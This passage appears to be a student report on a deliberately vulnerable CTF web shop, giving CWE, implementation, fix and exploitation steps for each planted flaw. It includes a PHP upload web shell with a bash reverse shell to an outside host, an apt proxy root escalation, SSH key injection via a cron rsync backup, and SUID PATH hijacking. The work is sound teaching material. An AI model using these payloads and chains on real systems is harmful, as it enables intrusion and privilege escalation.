having the environment variable http_proxy shared with the root user, as he previously was testing the company proxy with a private apt repository.
For this to happen, the /etc/sudoers file was modified by the administrator to let this user (jovemguilhas) have permissions to run the 2 commands and share the env variable http_proxy as seen below (part of config.sh file):

```
echo "Defaults env_keep += \"ftp_proxy http_proxy https_proxy no_proxy\"
jovemguilhas ALL=(root) NOPASSWD: /bin/apt update, /bin/apt upgrade" >> /etc/sudoers
```

For the old company private repository, the /etc/apt/sources.list was also edited by the administrator, with the following code (part of config.sh file):

```
echo "deb [trusted=yes] http://packages.aev/aev ascii main" >> /etc/apt/sources.list
```

2.4.3- How to prevent and fix the vulnerability

This vulnerability can be fixed by doing the following:

- The sources.list should not contain repositories that are simply trusted or unused, which is the case. This can be done by removing these repositories from the sources.list file.
- The user should not have permission to change the root http_proxy environment variable. This can be done by removing the following line from the /etc/sudoers file:

  ```
  "Defaults env_keep += \"ftp_proxy http_proxy https_proxy no_proxy\"
  ```

If the user needs to update and upgrade the machine, both permissions for “sudo apt update” and “sudo apt upgrade” should be kept, else the corresponding permissions should be removed.

2.4.4- How to explore the vulnerability in the application

The process that the attacker would use to explore this vulnerability should start by gaining access to a reverse shell via jovemguilhas user, thus having permissions for all these commands.

1. To start, when performing the sudo -l command, we will find that we have permissions for all of the capabilities mentioned.

2. Change the attacker /etc/hosts file, to resolve packages.aev (that is the repository url) to 127.0.0.1

3. Check the installed packages on the server, check the name and the version. Create a fake update to this application that will install a custom app with a reverse shell.

4. Locally, recreate the full path that the server is requesting for update (ex: /aev/dists/ascii/main/binary-amd64/), modify a Packages.gz file to change the chosen package version and location, this involves also changing the size and sha256 to the new malicious package information. Place the malicious package on the correct path, so it can be later downloaded by the server.

5. Create a simple http.server (python3 -m http.server), that will provide access to the previous configured files.

6. Use a proxy listener, to redirect requests from the proxy to the http.server. This can be done with, for example, burp suite.

7. On the server machine export the http_proxy variable to the attacker machine proxy.

8. Perform the sudo apt update and upgrade, the package will be updated, and when executed will provide a root reverse shell.

2.5 Crontab rsync backup

2.5.1- CWE and explanation of the vulnerability

This vulnerability does not only fit one CWE, but a combination of both of these:

- CWE-732: Incorrect Permission Assignment for Critical Resource
- CWE-552: Files or Directories Accessible to External Parties

This vulnerability consists in a crontab job that gets executed every minute, backing up the files from the web server to a backup file to the directory of a user.
The problem lies in the way the user does this, with a script, and by having write and execute permissions on the backup folder that allows the placement of malicious files. This has the obvious problem, that it can be used to privilege escalate to the user and gaining all user privileges. We attributed a CWSS score of 53.7.

2.5.2- Implementation of the vulnerability

jovemguilhas (the user of this application) is responsible for backing up the website source code, he has set up a crontab job, for every minute, backing up all the source code.
This vulnerability is possible, by two major reasons:

- The backup script (auto_backup.sh located in config folder) is poorly implemented, as shown in the picture below:

```
/bin/tar -zcvf /ws/source_code/backup/backup.tar.gz /ws/source_code
/bin/rsync -avz --no-perms --chown=jovemguilhas:jovemguilhas /ws/source_code/backup/ /home/jovemguilhas
```

  As we can see, the user creates a tar.gz file, to a backup folder located in the source code, and then rsync copies this folder to the home directory of jovemguilhas.
- As permissions are not configured correctly, any user can write and execute on the backup folder.

```
chmod 773 /ws/source_code/backup
```

With both of these problems, if the attacker already has access to a reverse shell with any permissions (normally www-data), he can write to the backup folder, that will be copied from rsync to the /home/jovemguilhas directory with jovemguilhas ownership. If a .ssh directory is created with a malicious authorized_keys, an attacker can ssh to the machine as jovemguilhas.

2.5.3- How to prevent and fix the vulnerability

To fully fix this vulnerability, both problems have to be patched:

- Firstly the permissions on the source_code/backup file should be fixed to not let any user write to it, as seen below:

```
chmod 774 /ws/source_code/backup
```

- The auto_backup.sh script should also be fixed, by for example, placing all backup files in a backup directory in /home/jovemguilhas, like shown below:

```
/bin/tar -zcvf /ws/source_code/backup/backup.tar.gz /ws/source_code
/bin/rsync -avz --no-perms --chown=jovemguilhas:jovemguilhas /ws/source_code/backup/ /home/jovemguilhas/backup
```

With any of these options fixed, the vulnerability would cease to exist, but the best solution is to fix both. In the last fix, if the user is not able to write to the home directory, it will not be able to inject the malicious authorized_keys file.

2.5.4- How to explore the vulnerability in the application

To explore this vulnerability, as explained above, the following steps are required:

- Recognize that the user jovemguilhas exists, by analysing the home directory
- Finding and reading the auto_backup.sh
- Looking for crontabs jobs on the machine and finding the backup crontab job.
- By creating a private and public ssh key with the command “ssh-keygen -f attacker“, an .ssh folder can be created with the authorized_keys containing the public key that could be placed on the “source_code/backup” folder, that is going to be fully copied to the “/home/jovemguilhas” directory.

With the correct permissions on these files, the backup will execute every minute, and these files will be uploaded to the jovemguilhas home directory, providing ssh access to the machine with the private generated ssh key.

2.6 Unrestricted Upload of File

2.6.1- CWE and explanation of the vulnerability

This vulnerability generally fits the following CWE:

- CWE-434: Unrestricted Upload of File with Dangerous Type

This vulnerability allows the attacker to upload an unsupported file into the webpage, but the system considers it correct from the supported files list because of the magic bytes of the file (the first few bytes of a file which is used to recognize a file.).
With that, the attacker, for example, can upload a php file pretending that it is a png file or something similar. By uploading a php file, he can execute whatever he wants and try to gain root on the machine. We attributed a CWSS score of 68.4.

2.6.2- Implementation of the vulnerability

This specific vulnerability can be implemented by just checking if some suffix like .png, .jpeg or .ppg is presented. To make the vulnerability harder to exploit, the file signature is also verified to be an image one. If the file uploaded is "malicious.png.php" and contains the magic bytes of a picture format, it can go through the restriction without any problem.

```php
if((strpos($filename, "jpg") == false && strpos($filename, "png") == false && strpos($filename, "jpeg") == false)){
  echo "Sorry, only JPG, JPEG, PNG files are allowed.";
  http_response_code(422);
  exit(0);
}
```

```php
if((strpos($checkf, "jpg") == false && strpos($checkf, "png") == false && strpos($checkf, "jpeg") == false)){
  echo "------\n";
  echo var_dump($checkf);
  echo "\n------\n";
  echo "Sorry,file type is not supported.";
  unlink($location);
  http_response_code(422);
  exit(0);
}
```

2.6.3- How to prevent and fix the vulnerability

One way to prevent this is to check if the "real" format, i.e the last extension on the file, is from the support file list.

```php
$array = explode(".", $filename);
$result = count($array);

if((strcmp($array[$result-1], "jpg") != 0 && strcmp($array[$result-1], "png") != 0 && strcmp($array[$result-1], "jpeg") != 0)){
  echo "------\n";
  echo var_dump($checkf);
  echo "\n------\n";
  echo "Sorry,file type is not supported.";
  unlink($location);
  http_response_code(422);
  exit(0);
}
```


2.6.4- How to explore the vulnerability in the application

To explore this vulnerability the attacker needs to

1. Create the php file with malicious code, for example:
   File ola.jpeg.php with this content:

```
ÿØÿàJFIF  <?php exec("/bin/bash -c 'bash -i >& /dev/tcp/172.17.0.1/4444 0>&1'")
?>
```

2. Upload the file into the webpage. It can be done on the "sell" page by adding a new product and when adding the image, add the php file instead.



2.7 Broken Access Control

2.7.1- CWE and explanation of the vulnerability

This vulnerability generally fits the following CWE:

- CWE-284: Improper Access Control

This vulnerability allows an unintended actor to reach a resource that is not supposed to be accessed by everyone. In this website, only the admin should be able to add new products to the list. However, since there is no restriction on the POST method to who can send information, any user, logged or not, can do this exploit. Since this is an online shop, this vulnerability can prejudice the company behind it. We attributed a CWSS score of 66.1.

2.7.2- Implementation of the vulnerability

By having a bug in the js code and showing the sell.php page before the redirect, if the user has no permission, it is possible to see the code from that page and retrieve the POST request parameters. Since there is no check while inserting products in the database, this could be exploited.


```
$sql = "INSERT INTO `products` (`product_id`, `product_cat`, `product_brand`, `product_title`, `product_price`, `product_desc`, `product_image`, `product_keywords`)
    VALUES ('$p_id', '$p_cat', '$p_brand', '$p_title', '$p_price', '$p_des', '$p_img','$p_key')";
```

2.7.3- How to prevent and fix the vulnerability

An easy fix to this vulnerability is simply adding a user restriction at the moment of inserting into the database. Another way could be by not showing the sell.php code before redirecting to the index page

2.7.4- How to explore the vulnerability in the application

By being redirected from sell.php to the homepage while not logged with an admin account, by intercepting the traffic, it is possible to manage to see the parameters needed to send a POST request. There is also a JavaScript function that is responsible for submitting data to the Database. Since there are no restrictions to whom can use this request, every user is free to upload malicious information.



```
$("#add_product_button").click(function(event){
  //alert(0);
  event.preventDefault();
  $.ajax({
    url       :   "add_product.php",
    method    :   "POST",
    data      :   String(($("form").serialize()) + "&p_img=" +String(document.getElementById('fileupload').files.item(0).name)),
    success   :   function(data){
    //alert(data);
    $("#add_product_msg").html(data);
    }
  })
})
```

```
┌──(kali㉿kali)-[~]
└─$ curl -X POST -F 'p_id=1700' -F 'p_cat=1700' -F 'p_brand=1070' -F 'p_title=1700' -F 'p_price=7100' -F 'p_des=1700' -F 'p_key=1700' -F 'p_img=1070' http://172.17.0.2:3000/add_product.php

  <div class='alert alert-success'>
  <a href='#' class='close' data-dismiss='alert' aria-label='close'>&times;</a>
  <b>PRODUCT WAS ADDED ... !!!</b>
  </div>
```

2.8 SetUid PersonalFile (extra vulnerability)

This vulnerability was implemented as an extra, it has no considerable context in this application, but the group considered leaving it anyways.

2.8.1- CWE and explanation of the vulnerability

This vulnerability suits the following CWE:

- CWE-250: Execution with Unnecessary Privileges

This vulnerability consists of poor privilege management, which leads this custom application to have the SETUID permission. When the application is executed by, for example, a user with permissions of www-data, it allows the privilege escalation to the jovemguilhas user. If the system calls of the custom application are carefully viewed, relative paths are used to call commands. These can be faked by changing the $PATH environment variable. We attributed a CWSS score of 60.6.

2.8.2- Implementation of the vulnerability

To implement this vulnerability, the custom application has been created and compiled in c. This program sets the jovemguilhas UID at the start of the program (located in app/vuln_exp/SetUid_File_exploit/personalProgram.c, and the binary on /home/jovemguilhas in docker).
Proceeds to read a file and print the task link with colors, as seen below:

```
    setuid(1000); // Set uid as jovemgui to acess files
```

The permissions of the files are changed to misconfigured permissions:

```
chown root:www-data /home/jovemguilhas/personalProgram
chmod 755 /home/jovemguilhas/personalProgram
chmod u+s /home/jovemguilhas/personalProgram
```

2.8.3- How to prevent and fix the vulnerability

This vulnerability has an easy fix, the SetUid permission should be removed, and the setuid(1000) on the c file should be removed.
Changing the original program to use absolute paths instead of relative ones, is also a really good fix, if the SetUid permission still needs to be set.

2.8.4- How to explore the vulnerability in the application

This vulnerability requires the following steps to be recognized and exploited:

- First the attacker should be able to locate the personalProgram in the /home/jovemguilhas directory with the SetUid permissions.
- He will be able to run the program, and with a tool such as strace, with the -f flag, the system calls to the operating system can be viewed.
- With some searching, we can find the setuid(1000) command to the jovemguilhas id, and the program trying the $PATH directories to find the appropriate binaries to run, as we can be seen in the pictures below:

```
98172 setuid(1000)
```

```
98175 stat("/usr/local/sbin/uname", 0x7fffae661490) = -1 ENOENT (No such file or directory)
98175 stat("/usr/local/bin/uname", 0x7fffae661490) = -1 ENOENT (No such file or directory)
98175 stat("/usr/sbin/uname", 0x7fffae661490) = -1 ENOENT (No such file or directory)
98175 stat("/usr/bin/uname", {st_mode=S_IFREG|0755, st_size=39288, ...}) = 0
```

```
98176 execve("/usr/bin/uname", ["uname"], 0x55bbe6bc9268 /
```

As it can be seen, it is traversing the uname relative path, to later execute it.

- With all this information, the $PATH variable can be changed to add an custom directory
- With a fake uname application, we can gain a reverse shell as jovemguilhas, if the $PATH variable checks the custom directory first with the malicion uname application.

3. Walkthrough

In this section we will present a full walkthrough of this project in a capture the flag point of view, from the web application exploits, to gain a reverse shell with the default apache user (www-data) and escalating privileges all the way to root.

3.1- From Website to reverse shell (www-data)

The first thing that the user should do is understand that the search bar suffers from a SQL Injection vulnerability. By knowing this, the attacker can first discover how many columns the table that is used to list the items contains.
After knowing the number of columns, the attacker can try to find all the table names and a table named “user_info” should stand out. Next, he can see the contents of that table, which contain the email and the hashed password of the administrator, credentials that he can use to log in into the webapp.
If the attacker wants to perform a brute force attack on passwords, he can also take advantage of the PHP loose comparison, as there will be more passwords that can be used to log in as the administrator.
When logged into the website as admin, the “sell” tab can be used to upload products to the website. With the vulnerability explained in 2.6, the user can fake an image by placing the image extension behind the php extension and faking the magic bytes in the beginning. This php file can be uploaded and used to run commands on the machine as the default apache user (www-data).

3.2- From the default apache user (www-data) to jovemguilhas privileges

For this step, both the vulnerabilities described in 2.8 and 2.5 can be used.
For the vulnerability described in 2.5, a user can write to the backup folder an malicious authorized_keys file, and gain ssh access to the jovemguilhas user.
If the vulnerability used is the 2.8, then the attacker will be able to fake an internal relative command of a custom c program, and, as this has the setuid permission, run a reverse shell to the jovemguilhas user. The steps for these vulnerabilities are explained above.

3.3- From jovemguilhas user to root privileges

This step can only be exploited by a user with jovemguilhas permissions, seen as he is the only one having the custom sudo commands. This vulnerability is explained in 2.4, with the use of a proxy listener that redirects http traffic to a fake repository with malicious updates, a program can be updated with a malicious package and provide a root reverse shell to the attacker.

3.4- Full Walkthrough Diagram